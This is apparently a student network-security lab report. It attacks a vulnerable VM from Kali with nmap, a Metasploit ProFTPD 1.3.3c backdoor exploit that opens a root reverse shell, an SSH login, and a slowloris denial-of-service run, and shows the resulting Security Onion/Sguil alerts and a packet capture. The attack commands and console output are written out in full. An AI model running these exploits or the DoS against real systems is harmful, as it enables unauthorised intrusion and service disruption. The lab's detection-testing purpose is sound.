



FIREWALL SECURITY AND MONITORING

Advaithbarath Raghuraman Bhuvaneswari



Ar2728

APRIL 27, 2024
NETWORK SECURITY AND PROTOCOL
CS646

AIM:

To test the effectiveness of firewall and security monitoring by performing various attacks from Kali Linux to vuln machine.

MACHINES AND CONFIGURATION:

PROCEDURES AND RESULTS:

a.Port Scanning and Service Scan attacks using NMAP

Objective: To identify open ports and services running on the internal host using NMAP.

Procedure:

Open a terminal window and execute the following command: `nmap -sS -sV 192.168.100.3:`

- sS: Performs a SYN scan.

- sV: Attempts to determine the version of the services running on the open ports.

- pn: - used to skip host discovery and assume that all target hosts are online.

Analyze the results to identify open ports and services running in SQUIL on the vuln machine.

Note down any vulnerable services and their versions for further exploitation.

```

(kali㉿kali)-[~]
$ nmap -sC -sV -Pn 192.168.100.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-28 17:32 EDT
Nmap scan report for 192.168.100.3
Host is up (0.0046s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256  f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256  12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 9.12 seconds

```

Kali Linux

SGUIL-0.9.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: superadmin UserID: 2 2024-04-28 22:08:40 GMT

RealTime Events Escalated Events

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	8	superadm...	3.1	2024-04-28 21:29:02	192.168.100.5	68	192.168.100.2	67	17	ET POLICY Possible Kali Linux hostname in DHCP Request Packet
RT	1	superadm...	1.1	2024-04-28 21:31:30	0.0.0.0		0.0.0.0			[OSSEC] Received 0 packets in designated time interval (defined in ossec.conf). Please che...
RT	1	superadm...	3.2	2024-04-28 21:32:06	192.168.100.5	46660	192.168.100.3	3306	6	ET SCAN Suspicious Inbound to MySQL port 3306
RT	1	superadm...	3.3	2024-04-28 21:32:06	192.168.100.5	46904	192.168.100.3	1433	6	ET SCAN Suspicious Inbound to MSSQL port 1433
RT	1	superadm...	3.4	2024-04-28 21:32:06	192.168.100.5	51280	192.168.100.3	5432	6	ET SCAN Suspicious Inbound to PostgreSQL port 5432
RT	1	superadm...	3.5	2024-04-28 21:32:06	192.168.100.5	52912	192.168.100.3	1521	6	ET SCAN Suspicious Inbound to Oracle SQL port 1521
RT	1	superadm...	3.6	2024-04-28 21:32:06	192.168.100.5	59054	192.168.100.3	5904	6	ET SCAN Potential VNC Scan 5900-5920
RT	1	superadm...	3.7	2024-04-28 21:32:06	192.168.100.5	55952	192.168.100.3	5801	6	ET SCAN Potential VNC Scan 5800-5820
RT	25	superadm...	3.8	2024-04-28 21:32:13	192.168.100.5	46478	192.168.100.3	80	6	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
RT	25	superadm...	3.9	2024-04-28 21:32:13	192.168.100.5	46478	192.168.100.3	80	6	ET SCAN Possible Nmap User-Agent Observed
RT	2	superadm...	3.36	2024-04-28 21:32:13	192.168.100.5	59932	192.168.100.3	22	6	ET SCAN Potential SSH Scan 001BOUND

IP Resolution Agent Status Snort Statistics System Msgs User Msgs

☐ Reverse DNS ☒ Enable External DNS

Src IP:

Src Name:

Dst IP:

Dst Name:

Whois Query: ☐ None ☐ Src IP ☐ Dst IP

☐ Show Packet Data ☐ Show Rule

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
TCP	Source Port	Dest Port	R	R	U	A	P	R	S	F	
	1	0	G	K	H	T	N	N	Seq #	Ack #	Offset
									Res	Window	Urp
											ChkSum
DATA											

Search Packet Payload ☐ Hex ☒ Text ☐ NoCase

Security Onion SQUIL

b. Exploitation Attacks on ProFTPD 1.3.3c using Metasploit

Objective: To exploit the ProFTPD 1.3.3c vulnerability using Metasploit.

Procedure:

Launch Metasploit framework by opening a terminal window and executing msfconsole.

Search for the exploit module for ProFTPD 1.3.3c using the command search proftpd.

Select the appropriate exploit module from the search results.

Set the required options including RHOST 192.168.100.3 and LHOST 192.168.100.4.


Set the payload as Double Reverse TCP Exploit attack.

Execute the exploit using the exploit command.

Upon successful exploitation, Metasploit will provide a command shell or Meterpreter session on the target system. From there we can gain access to root and get its password to login as ssh session to launch attack to the target machine

```
kali@kali: ~  
File Actions Edit View Help  
Nmap done: 1 IP address (1 host up) scanned in 9.12 seconds  
  
(kali@kali)-[~]  
$ searchsploit ProFTPD 1.3.3c  


| Exploit Title                                  | Path                   |
|------------------------------------------------|------------------------|
| ProFTPD 1.3.3c - Compromised Source Backdoor R | linux/remote/15662.txt |
| ProFTPD-1.3.3c - Backdoor Command Execution (M | linux/remote/16921.rb  |

  
Shellcodes: No Results  
  
(kali@kali)-[~]  
$ msfconsole  
Metasploit tip: Enable HTTP request and response logging with set HttpTrace true  
  
[ metasploit v6.3.55-dev ]  
+ -- --[ 2397 exploits - 1235 auxiliary - 422 post ]  
+ -- --[ 1391 payloads - 46 encoders - 11 nops ]  
+ -- --[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search ProFTPD-1.3.3c  
  
Matching Modules  


| #                                         | Name                                   | Disclosure Date | Rank      | Check |
|-------------------------------------------|----------------------------------------|-----------------|-----------|-------|
| 0                                         | exploit/unix/ftp/proftpd_133c_backdoor | 2010-12-02      | excellent | No    |
| ProFTPD-1.3.3c Backdoor Command Execution |                                        |                 |           |       |

  
Interact with a module by name or index. For example info 0, use 0 or use exploit /unix/ftp/proftpd_133c_backdoor  
  
msf6 > use 0
```

Opening Metasploit and search ProFTPD-1.3.3c

```
kali@kali: ~  
File Actions Edit View Help  
msf6 > use 0  
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 192.168.100.3  
RHOST => 192.168.100.3  
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads  
  
Compatible Payloads  
-----  


| #                                                   | Name                                       | Disclosure Date | Rank   | Check |
|-----------------------------------------------------|--------------------------------------------|-----------------|--------|-------|
| 0                                                   | payload/cmd/unix/adduser                   |                 | normal | No    |
| Add user with useradd                               |                                            |                 |        |       |
| 1                                                   | payload/cmd/unix/bind_perl                 |                 | normal | No    |
| Unix Command Shell, Bind TCP (via Perl)             |                                            |                 |        |       |
| 2                                                   | payload/cmd/unix/bind_perl_ipv6            |                 | normal | No    |
| Unix Command Shell, Bind TCP (via perl) IPv6        |                                            |                 |        |       |
| 3                                                   | payload/cmd/unix/generic                   |                 | normal | No    |
| Unix Command, Generic Command Execution             |                                            |                 |        |       |
| 4                                                   | payload/cmd/unix/reverse                   |                 | normal | No    |
| Unix Command Shell, Double Reverse TCP (telnet)     |                                            |                 |        |       |
| 5                                                   | payload/cmd/unix/reverse_bash_telnet_ssl   |                 | normal | No    |
| Unix Command Shell, Reverse TCP SSL (telnet)        |                                            |                 |        |       |
| 6                                                   | payload/cmd/unix/reverse_perl              |                 | normal | No    |
| Unix Command Shell, Reverse TCP (via Perl)          |                                            |                 |        |       |
| 7                                                   | payload/cmd/unix/reverse_perl_ssl          |                 | normal | No    |
| Unix Command Shell, Reverse TCP SSL (via perl)      |                                            |                 |        |       |
| 8                                                   | payload/cmd/unix/reverse_ssl_double_telnet |                 | normal | No    |
| Unix Command Shell, Double Reverse TCP SSL (telnet) |                                            |                 |        |       |

  
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload 4  
payload => cmd/unix/reverse  
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.100.5  
LHOST => 192.168.100.5  
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run  
  
[*] Started reverse TCP double handler on 192.168.100.5:4444  
[*] 192.168.100.3:21 - Sending Backdoor Command  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo Lrny9t0G8GjQdgjU;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets ...  
[*] Reading from socket B  
[*] B: "Lrny9t0G8GjQdgjU\r\n"  
[*] Matching...  
[*] A is input...  
[*] Command shell session 1 opened (192.168.100.5:4444 -> 192.168.100.3:41254) at  
2024-04-28 17:35:56 -0400
```

Set RHOST as Target Machine, LHOST as Kali Machine, Payload as Double Reverse TCP
Exploit and launch the attack to access the Target Machine

```

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse TCP double handler on 192.168.100.5:4444
[*] 192.168.100.3:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Lrny9t0G8GjQdgjU;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Lrny9t0G8GjQdgjU\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.100.5:4444 → 192.168.100.3:41254) at
  2024-04-28 17:35:56 -0400

whoami
root
id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@vtcsec:/# ls
ls
bin      dev      initrd.img  lost+found  opt      run      srv      usr
boot     etc      lib         media       proc     sbin     sys      var
cdrom    home     lib64       mnt         root     snap     tmp      vmlinuz
root@vtcsec:/# cd home
cd home
root@vtcsec:/home# ls
ls
marlinspike
root@vtcsec:/home#

```

Access to shell session and crack target machine password

```
File Actions Edit View Help

(kali㉿kali)-[~]
└─$ sudo ssh marlinspike@192.168.100.3
[sudo] password for kali:
marlinspike@192.168.100.3's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

653 packages can be updated.
504 updates are security updates.


New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Apr 28 17:15:04 2024 from 192.168.100.5
marlinspike@vtcsec:~$ ls
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz.bak
attacker
backdoored_proftpd-1.3.3c
crack
Desktop
Documents
Downloads
examples.desktop
hacked
latest.tar.gz
Music
Pictures
proftpd-1.3.3c
proftpd-1.3.3c.tar.bz2
proftpd-1.3.3c.tar.bz2.bak
Public
Templates
Videos
wordpress
```

Open ssh session to target machine


```
File Actions Edit View Help
marlinspike@vtcsec:~$ touch hackerandattacker
marlinspike@vtcsec:~$ ls
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz.bak
attacker
backdoored_proftpd-1.3.3c
crack
Desktop
Documents
Downloads
examples.desktop
hacked
hackerandattacker
latest.tar.gz
Music
Pictures
proftpd-1.3.3c
proftpd-1.3.3c.tar.bz2
proftpd-1.3.3c.tar.bz2.bak
Public
Templates
Videos
wordpress
marlinspike@vtcsec:~$ vi hackerandattacker
marlinspike@vtcsec:~$ ls
'
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz.bak
attacker
backdoored_proftpd-1.3.3c
crack
Desktop
Documents
Downloads
examples.desktop
hacked
hackerandattacker
latest.tar.gz
Music
Pictures
proftpd-1.3.3c
proftpd-1.3.3c.tar.bz2
proftpd-1.3.3c.tar.bz2.bak
Public
Templates
Videos
wordpress
marlinspike@vtcsec:~$ cat hackerandattacker
marlinspike@vtcsec:~$ vi hackerandattacker
marlinspike@vtcsec:~$ cat hackerandattacker
THIS FILE IS HACKED
C
C
```

Creating, Writing and displaying the content of crack file in target machine via ssh session



Location of backdoor ProFTPD file, crack file and its content in target machine

SGUIL-0.9.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: superadmin UserID: 2 2024-04-28 22:11:46 GMT

RealTime Events Escalated Events

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	9	superadm...	3.1	2024-04-28 21:29:02	192.168.100.5	68	192.168.100.2	67	17	ET POLICY Possible Kali Linux hostname in DHCP Request Packet
RT	1	superadm...	1.1	2024-04-28 21:31:30	0.0.0.0		0.0.0.0			[OSSEC] Received 0 packets in designated time interval (defined in ossec.conf). Please che...
RT	1	superadm...	3.2	2024-04-28 21:32:06	192.168.100.5	46660	192.168.100.3	3306	6	ET SCAN Suspicious inbound to MySQL port 3306
RT	1	superadm...	3.3	2024-04-28 21:32:06	192.168.100.5	46904	192.168.100.3	1433	6	ET SCAN Suspicious inbound to MSSQL port 1433
RT	1	superadm...	3.4	2024-04-28 21:32:06	192.168.100.5	51280	192.168.100.3	5432	6	ET SCAN Suspicious inbound to PostgreSQL port 5432
RT	1	superadm...	3.5	2024-04-28 21:32:06	192.168.100.5	52912	192.168.100.3	1521	6	ET SCAN Suspicious inbound to Oracle SQL port 1521
RT	1	superadm...	3.6	2024-04-28 21:32:06	192.168.100.5	59054	192.168.100.3	5904	6	ET SCAN Potential VNC Scan 5900-5920
RT	1	superadm...	3.7	2024-04-28 21:32:06	192.168.100.5	55952	192.168.100.3	5801	6	ET SCAN Potential VNC Scan 5800-5820
RT	25	superadm...	3.8	2024-04-28 21:32:13	192.168.100.5	46478	192.168.100.3	80	6	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
RT	25	superadm...	3.9	2024-04-28 21:32:13	192.168.100.5	46478	192.168.100.3	80	6	ET SCAN Possible Nmap User-Agent Observed
RT	2	superadm...	3.36	2024-04-28 21:32:13	192.168.100.5	59932	192.168.100.3	22	6	ET SCAN Potential SSH Scan OUTBOUND
RT	1	superadm...	3.62	2024-04-28 21:36:01	192.168.100.5	4444	192.168.100.3	41254	6	ET INFO Whoami Command Inbound On High Port
RT	1	superadm...	3.63	2024-04-28 21:36:02	192.168.100.3	41256	192.168.100.5	4444	6	GPL ATTACK_RESPONSE id check returned root
RT	1	superadm...	3.64	2024-04-28 21:36:02	192.168.100.3	41256	192.168.100.5	4444	6	ET ATTACK_RESPONSE Output of id command from HTTP server

Show Packet Data Show Rule

Security Onion SQUIL

c. Denial of Service Attack using slowloris or hping3 on Apache httpd

Objective: To perform a Denial of Service (DoS) attack on Apache httpd server using slowloris


Procedure:

Install slowloris on your system if not already installed.

Open a terminal window and execute the following command: `python3 slowloris.py 192.168.100.3 -p80`


-p: port number

Monitor the target system for any signs of unresponsiveness or service degradation, indicating a successful DoS attack.




```
kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~/slowloris
File Actions Edit View Help
(kali@kali)~-[~/slowloris]
$ python3 slowloris.py 192.160.100.3 -p 80
[28-04-2024 03:19:41] Attacking 192.160.100.3 with 150 sockets.
[28-04-2024 03:19:41] Creating sockets...
[28-04-2024 03:19:45] Sending keep-alive headers...
[28-04-2024 03:19:45] Socket count: 0
[28-04-2024 03:19:45] Creating 150 new sockets...
[28-04-2024 03:20:04] Sending keep-alive headers...
[28-04-2024 03:20:04] Socket count: 0
[28-04-2024 03:20:04] Creating 150 new sockets...
```

Starting slowloris DOS attack



Before DOS Attack



After DOS Attack

Capturing from enp0s8

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
1203	3.614644363	192.168.100.3	192.168.100.5	TCP	66	80 → 47304 [ACK] Seq=1 Ack=199 Win=30080 Len=0 TSval=12273...
1204	3.614647766	192.168.100.5	192.168.100.3	TCP	76	[TCP segment of a reassembled PDU]
1205	3.614650812	192.168.100.5	192.168.100.3	TCP	77	[TCP segment of a reassembled PDU]
1206	3.614653850	192.168.100.3	192.168.100.5	TCP	66	80 → 47306 [ACK] Seq=1 Ack=201 Win=30080 Len=0 TSval=12273...
1207	3.614657145	192.168.100.5	192.168.100.3	TCP	76	[TCP segment of a reassembled PDU]
1208	3.614660547	192.168.100.5	192.168.100.3	TCP	77	[TCP segment of a reassembled PDU]
1209	3.614663470	192.168.100.3	192.168.100.5	TCP	66	80 → 47310 [ACK] Seq=1 Ack=200 Win=30080 Len=0 TSval=12273...
1210	3.622343443	192.168.100.5	192.168.100.3	TCP	77	[TCP segment of a reassembled PDU]
1211	3.622357353	192.168.100.5	192.168.100.3	TCP	77	[TCP segment of a reassembled PDU]
1212	3.622360330	192.168.100.3	192.168.100.5	TCP	66	80 → 47320 [ACK] Seq=1 Ack=201 Win=30080 Len=0 TSval=12273...
1213	3.622363625	192.168.100.3	192.168.100.5	TCP	66	80 → 47326 [ACK] Seq=1 Ack=200 Win=30080 Len=0 TSval=12273...
1214	3.622367732	192.168.100.5	192.168.100.3	TCP	77	[TCP segment of a reassembled PDU]
1215	3.622371119	192.168.100.5	192.168.100.3	TCP	76	[TCP segment of a reassembled PDU]
1216	3.622374753	192.168.100.3	192.168.100.5	TCP	66	80 → 47338 [ACK] Seq=1 Ack=201 Win=30080 Len=0 TSval=12273...
1217	3.626473321	192.168.100.5	192.168.100.3	TCP	77	[TCP segment of a reassembled PDU]
1218	3.626492386	192.168.100.3	192.168.100.5	TCP	66	80 → 47352 [ACK] Seq=1 Ack=201 Win=30080 Len=0 TSval=12273...
1219	3.626495744	192.168.100.3	192.168.100.5	TCP	66	80 → 47358 [ACK] Seq=1 Ack=200 Win=30080 Len=0 TSval=12273...
1220	3.626497747	192.168.100.3	192.168.100.5	TCP	66	80 → 47362 [ACK] Seq=1 Ack=197 Win=30080 Len=0 TSval=12273...
1221	3.626500964	192.168.100.5	192.168.100.3	TCP	75	[TCP segment of a reassembled PDU]
1222	3.626502871	192.168.100.3	192.168.100.5	TCP	66	80 → 47364 [ACK] Seq=1 Ack=199 Win=30080 Len=0 TSval=12273...
1223	3.626505651	192.168.100.5	192.168.100.3	TCP	76	[TCP segment of a reassembled PDU]
1224	3.626507564	192.168.100.3	192.168.100.5	TCP	66	80 → 47376 [ACK] Seq=1 Ack=200 Win=30080 Len=0 TSval=12273...
1225	3.626510337	192.168.100.3	192.168.100.5	TCP	66	80 → 47392 [ACK] Seq=1 Ack=200 Win=30080 Len=0 TSval=12273...
1226	3.626512271	192.168.100.5	192.168.100.3	TCP	77	[TCP segment of a reassembled PDU]
1227	3.626514540	192.168.100.3	192.168.100.5	TCP	66	80 → 47400 [ACK] Seq=1 Ack=201 Win=30080 Len=0 TSval=12273...
1228	3.626517295	192.168.100.5	192.168.100.3	TCP	76	[TCP segment of a reassembled PDU]
1229	3.626520044	192.168.100.3	192.168.100.5	TCP	66	80 → 47406 [ACK] Seq=1 Ack=200 Win=30080 Len=0 TSval=12273...
1230	3.626522577	192.168.100.5	192.168.100.3	TCP	77	[TCP segment of a reassembled PDU]
1231	3.626525836	192.168.100.3	192.168.100.5	TCP	66	80 → 47418 [ACK] Seq=1 Ack=201 Win=30080 Len=0 TSval=12273...
1232	3.626527790	192.168.100.3	192.168.100.5	TCP	66	80 → 47430 [ACK] Seq=1 Ack=200 Win=30080 Len=0 TSval=12273...
1233	3.627778245	192.168.100.5	192.168.100.3	TCP	77	[TCP segment of a reassembled PDU]
1234	3.627798314	192.168.100.5	192.168.100.3	TCP	77	[TCP segment of a reassembled PDU]
1235	3.627802198	192.168.100.3	192.168.100.5	TCP	66	80 → 47438 [ACK] Seq=1 Ack=200 Win=30080 Len=0 TSval=12273...
1236	3.627805247	192.168.100.3	192.168.100.5	TCP	66	80 → 47440 [ACK] Seq=1 Ack=201 Win=30080 Len=0 TSval=12273...

Frame 16: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
 Ethernet II, Src: PcsCompu_ef:ee:dd (08:00:27:ef:ee:dd), Dst: PcsCompu_e8:23:49 (08:00:27:e8:23:49)
 Internet Protocol Version 4, Src: 192.168.100.3, Dst: 192.168.100.5
 Transmission Control Protocol, Src Port: 80, Dst Port: 47000, Seq: 0, Ack: 1, Len: 0

```

0000  08 00 27 e8 23 49 08 00 27 ef ee dd 08 00 45 00  ..'.#I.. '....E.
0010  00 3c 00 00 40 00 40 06 f1 62 c0 a8 64 03 c0 a8  ,<...@. .b.d...
0020  64 05 00 50 b7 98 c8 17 8d a1 17 98 36 88 a0 12  d,P....6...
0030  f1 20 b7 6c 00 00 02 04 05 b4 04 02 08 0a 49 27  q .i....'.I'
0040  41 a3 e3 c8 0b b4 01 03 03 07  A.....
  
```

Transmission Control Protocol (tcp), 40 bytes Packets: 3042 · Displayed: 3042 (100.0%) Profile: Default

